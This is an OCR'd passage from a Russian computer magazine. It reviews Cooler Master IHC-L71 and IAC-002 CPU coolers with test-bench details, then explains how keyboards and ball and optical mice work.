- **Бесплатная доставка по Москве**

test_lab (test_lab@gameland.ru)

COOLER MASTER IHC-L71

Разработчики Cooler Master тоже не обделили своим вниманием владельцев Pentium 4, о чем свидетельствует модель IHC-L71, призванная удовлетворить потребности как оверклокеров, так и любителей поработать в тишине.



ВНЕШНИЙ ВИД

Сразу видно, что на этом девайсе мастера кулеростроения не экономили. Радиатор имеет внушительные размеры и выполнен целиком из меди, так что он и сам должен достойно охлаждать процессор. Однако в одиночку ему делать этого не придется, так как у него имеется серьезный помощник в лице крупного кулера, прикрывающего свои лопасти защитной решеткой.

ОСОБЕННОСТИ

Cooler Master IHC-L71, как и модель HHC-L61, использует любопытную технологию Heat Pipe, и надо отметить, что она приходится этому кулеру как нельзя кстати. Ведь большую часть тепла «разгоняет" не шумный вентилятор, а спокойная жидкость в трубочках. Этим и объясняется высокая эффективность IHC-L71, а также его практически бесшумная работа. Впрочем, за всю эту красоту тебе придется выложить ощутимое количество вечнозеленых, но красота, как известно, требует жертв.

ХАРАКТЕРИСТИКИ: COOLER MASTER IHC-L71


- Платформа - Socket 478;
- Размеры вентилятора - 70x70x25 мм;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 2500 об/мин;
- Максимальный воздушный поток - 20.5 CFM;
- Размеры радиатора - 83x70x50 мм;
- Цена - 40$.

COOLER MASTER IAC-002

у, и напоследок еще одна модель от Cooler Master. Шокировать покупателя она не собирается, но святое дело по охлаждению великого камня вести должна исправно.

ХАРАКТЕРИСТИКИ: COOLER MASTER IAC-002

- Платформа - Socket 478;
- Размеры вентилятора - 70x70x15 мм;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 4300 об/мин;
- Максимальный воздушный поток - 37.5 CFM;
- Размеры радиатора - 83x69x37 мм;
- Общая высота кулера - 78 мм;
- Цена - 14$.



ВНЕШНИЙ ВИД

Внешне кулер не так примечателен, как его медный предшественник. Однако внушительного вида вентилятор и массивный радиатор создают образ надежного покровителя процессорного сокета.

ОСОБЕННОСТИ

Основание радиатора имеет довольно толстую подошву, от которой отходят тонкие алюминиевые ребра. Всю площадь этой металлической конструкции обдувает мощной кулер, поэтому камень должен чувствовать себя вполне комфортно. А вот ушам юзера вряд ли будет комфортно, так как вентилятор выполняет свой долг с особым рвением.

Тестовая лаборатория выражает благодарность за предоставленные кулеры компаниям "Олди", "Остров Формоза" и "Паритет-94"

ОПИСАНИЕ ТЕСТОВОГО СТЕНДА №1

- Процессоры: AMD Athlon XP 1800+ GHz;
- Память: NCP 512 MB DDR;
- Жесткий диск: IBM DTLA 307045;
- Видеокарта: ATI Radeon 8500 (драйвер версии 6.13.10.6043);
- ОС: Windows XP Home Edition (build 2600);
- Термопаста: Arctic Silver;
- ПО: MB Monitor, CPUBurn.

ПЕРЕЧЕНЬ КУЛЕРОВ


- Thermaltake Volcano 9 «CoolMod»
- TITAN TTC-CU5TB
- Cooler Master HHC-L61
- Cooler Master HSC-V62
- Zalman CNPS6000-ALCu


ОПИСАНИЕ ТЕСТОВОГО СТЕНДА №2

- Процессор: Intel Pentium 4 2.0 GHz
- Память: 2x256 МБ PC800 RDRAM RIMM Samsung;
- Материнская плата: MSI 850 Pro5;
- Видеокарта: ATI Radeon 8500 (драйвер версии 6.13.10.6043);
- ОС: Windows XP Home Edition (build 2600);
- Термопаста: Arctic Silver;
- ПО: MB Monitor, CPUBurn.

ПЕРЕЧЕНЬ КУЛЕРОВ

- Cooler Master IAC-002
- Cooler Master IHC-L71
- Cooler TITAN TTC-CW7TB
- Zalman CNPS6500B-ALCu
- Zalman CNPS6500B-CU
- Arctic BURAN
- Arctic Storm II







Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

ВВОДИ НЕЖНО!

Для ввода данных и управления системой используется множество устройств. Клавиатура, мышь, джойстик, сканер, цифровая камера, дигитайзер, вебкамера и т.д. Все это - бездонные темы, подробно рассказать обо всех этих устройствах в рамках одной статьи нереально. Поэтому было решено ограничиться тремя устройствами: клавиатурой, мышью и дигитайзером.

КЛАВА

Есть, по крайней мере, пять реализаций физического устройства клавиатур.

Первый - используется в самых дешевых клавиатурах и на официально-убогом языке называется не иначе, как "клавиатура с пластмассовыми штырями". Принцип действия: к каждой клавише снизу крепится пластмассовый штырь, на конце которого есть подушечка, выполненная из мягкого токопроводящего материала (резина с солями металлов). Когда клавиша достигает крайнего положения, подушечка замыкает два контакта. Такие клавы легко отличить: клавиши нажимаются мягко, тихо, нет четкого положения "нажата/не нажата".


Клавиатуры второго типа реализованы примерно так же, за исключением маленькой детали: усилие, которое надо приложить для нажатия клавиши, увеличивается в процессе ее нажатия, а при погружении клавиши на некоторую глубину, резко снижается. Нажатие и отпускание клавиш на такой клавиатуре сопровождается характерными щелчками.

Клавы третьего типа базируется на т.н. герконах - "герметических контактах", которые представляют собой переключатели с подпружиненными контактами, выполненными из ферромагнитного материала, помещенные в герметичный стеклянный баллон. Ферромагнитные контакты замыкаются под действием магнитного поля от электромагнита, который включается при нажатии клавиши.

Ну, и последний, самый, пожалуй, экзотический тип клавиатур - сенсорный. Здесь нет клавиш в привычном понимании этого слова - вместо ста одной клавиши здесь сто один сверхчувствительный к изменению статического потенциала элемент. При соприкосновении пальца с таким элементом тот мгновенно меняет свои свойства, что фиксируется специальной схемой внутри клавиатуры, на выходе которой мы получаем сигнал, аналогичный формируемому при нажатии клавиши обычной механической клавиатуры.

Есть также клавиатуры для незрячих людей. Клавиши таких клавиатур покрыты специальным рельефным слоем, на котором расположены осязаемые чувствительными руками незрячих людей буквы. Очень часто такие клавиатуры снабжаются и устройствами вывода - внизу клавиатуры располагается планка, на которой есть резиновые пупырышки, которые выдвигаются вверх при выводе информации. По их количеству и месторасположению люди и получают некоторую - очевидно, довольно скупую - информацию.

При нажатии клавиши - совсем неважно, как она выглядела и была устроена - создается электрический импульс, определяющий так называемый скан-код, который интерпретируется в код ASCII в контроллере клавиатуры.



УСТРОЙСТВА ВВОДА



● ГРЫЗУНЫ

С интеграцией в компьютерные системы графических оболочек представить себе работу за компьютером без хвостатой подруги становится все сложнее и сложнее. Ведь с помощью мыши за долю секунды делается то, что при использовании клавиатуры заняло бы значительно больше времени (верно, правда, и обратное - hotkeys:)). Мыши следует различать по способу их подключения:

1) К COM-порту
2) К порту PS/2
3) К порту USB

С портами мыши могут взаимодействовать либо посредством кабеля, либо удаленно - при помощи радиосигналов или инфракрасного излучения. По принципу действия мыши делятся на оптико-механические и оптические. Рассмотрим оба случая.


Пожалуй, основной частью оптико-механической мыши является шарик. Все это, разумеется, спорно, но шарик - штука важная. Бытует ошибочное мнение, что он резиновый - это не так, он металлический и сверху покрыт не особо толстым слоем резины. Шарик устанавливается в отведенное ему место, где физически хорошо контактирует с тремя валиками. При перемещении мыши шарик цепляется за поверхность стола, вследствие чего вращается, увлекая за собой валики. Ось вращения одного валика имеет направление "назад-вперед", другого - "влево-вправо". На осях установлены диски с прорезями, которые вращаются между двух "кубиков". На первом находится источник света (невидимый глазу частотный диапазон), на другом - фотоэлемент, который безукоризненно определяет, падает ли на него свет - это, конечно, зависит от положения диска с прорезями. Поскольку таких растровых дисков два, то порядок освещения фотоэлементов однозначно определяет направление движения мыши, а частота возникающих на выходах светодиодов импульсов - скорость. Импульсы при помощи контроллера преобразуются в совместимые с PC данные и передаются процессору.

Оптическая мышь устроена и работает по схожим принципам.

NEXT

ВВОДИ НЕЖНО! УСТРОЙСТВА ВВОДА

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru



Отличие в том, что в ее конструкции нет ни шарика, ни валиков. Основная часть такой мыши - источник света и группа фотоэлементов. Свет излучается в сторону поверхности, на которой лежит мышь. Отражается он от этой поверхности, разумеется, по-разному - она же не однородна по своим оптическим свойствам! На любой, даже одноцветной поверхности есть - возможно, невидимые глазу - небольшие цветовые градации, трещины, вздутия и т.п. Чувствительнейшие фотоэлементы улавливают отраженный свет и сохраняют изображение в памяти мыши. Затем поверхность опять "фотографируется" - так несколько тысяч раз в секунду! Процессор мыши выполняет весьма интеллектуальную работу - сравнивает два изображения и делает вывод: куда оно сместилось. Грубо это можно представить так: была фотография с двумя черными и двумя серыми квадратами соответственно вверху и внизу. Следующее изображение - фотка с зеленым кругом наверху и двумя черными квадратами внизу. Очевидно, изображение сдвинулось вниз, что свидетельствует о том, что мышь передвигается вверх, точнее вперед. На заре этой технологии оптическим мышам требовались специальные коврики, представляющие собой мелкую сетку в контрастных цветах. Современные модели прекрасно работают почти на любой поверхности, за исключением, разве что, идеально отполированных зеркал.

NEXT

